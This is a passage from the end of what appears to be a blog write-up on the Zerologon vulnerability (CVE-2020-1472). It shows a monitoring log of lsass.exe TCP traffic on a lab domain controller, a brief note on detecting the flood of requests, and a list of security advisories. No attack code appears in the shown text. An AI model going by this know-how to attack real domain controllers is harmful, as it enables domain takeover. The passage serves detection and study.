10:28:... lsass.exe     616  TCP Receive      HYDRA-DC.MARVEL.local:49669 -> mukes:47954      SUCCESS  Length: 72, seqnum: 0, connid: 0
10:28:... lsass.exe     616  TCP Send         HYDRA-DC.MARVEL.local:49669 -> mukes:47954      SUCCESS  Length: 60, startime: 1257292, endtime: 12572...
10:28:... lsass.exe     616  TCP Receive      HYDRA-DC.MARVEL.local:49669 -> mukes:47954      SUCCESS  Length: 102, seqnum: 0, connid: 0
10:28:... lsass.exe     616  TCP Send         HYDRA-DC.MARVEL.local:49669 -> mukes:47954      SUCCESS  Length: 36, startime: 1257292, endtime: 12572...
10:28:... lsass.exe     616  TCP Receive      HYDRA-DC.MARVEL.local:49669 -> mukes:47954      SUCCESS  Length: 144, seqnum: 0, connid: 0
10:28:... lsass.exe     616  TCP Send         HYDRA-DC.MARVEL.local:49669 -> mukes:47954      SUCCESS  Length: 44, startime: 1257292, endtime: 12572...
10:28:... lsass.exe     616  TCP Accept       HYDRA-DC.MARVEL.local:49669 -> mukes:47958      SUCCESS  Length: 0, mss: 1460, sackopt: 1, tsopt: 0, wso...
Showing 1,028 of 188,265 events (0.54%)     Backed by virtual memory
```

One can configure to check and prevent this large number of requests to be made.

References

1. https://www.secura.com/blog/zero-logon
2. https://www.fortiguard.com/threat-signal-report/3680/zerologon-proof-of-concept-code-now-available-cve-2020-1472-windows-netlogon-elevation-of-privilege
3. https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nrpc/ff8f970f-3e37-40f7-bd4b-af7336e4792f
4. https://nakedsecurity.sophos.com/2020/09/17/zerologon-hacking-windows-servers-with-a-bunch-of-zeros/
5. https://www.cynet.com/zerologon/
6. https://www.crowdstrike.com/blog/cve-2020-1472-zerologon-security-advisory/

SAFE
SECURITY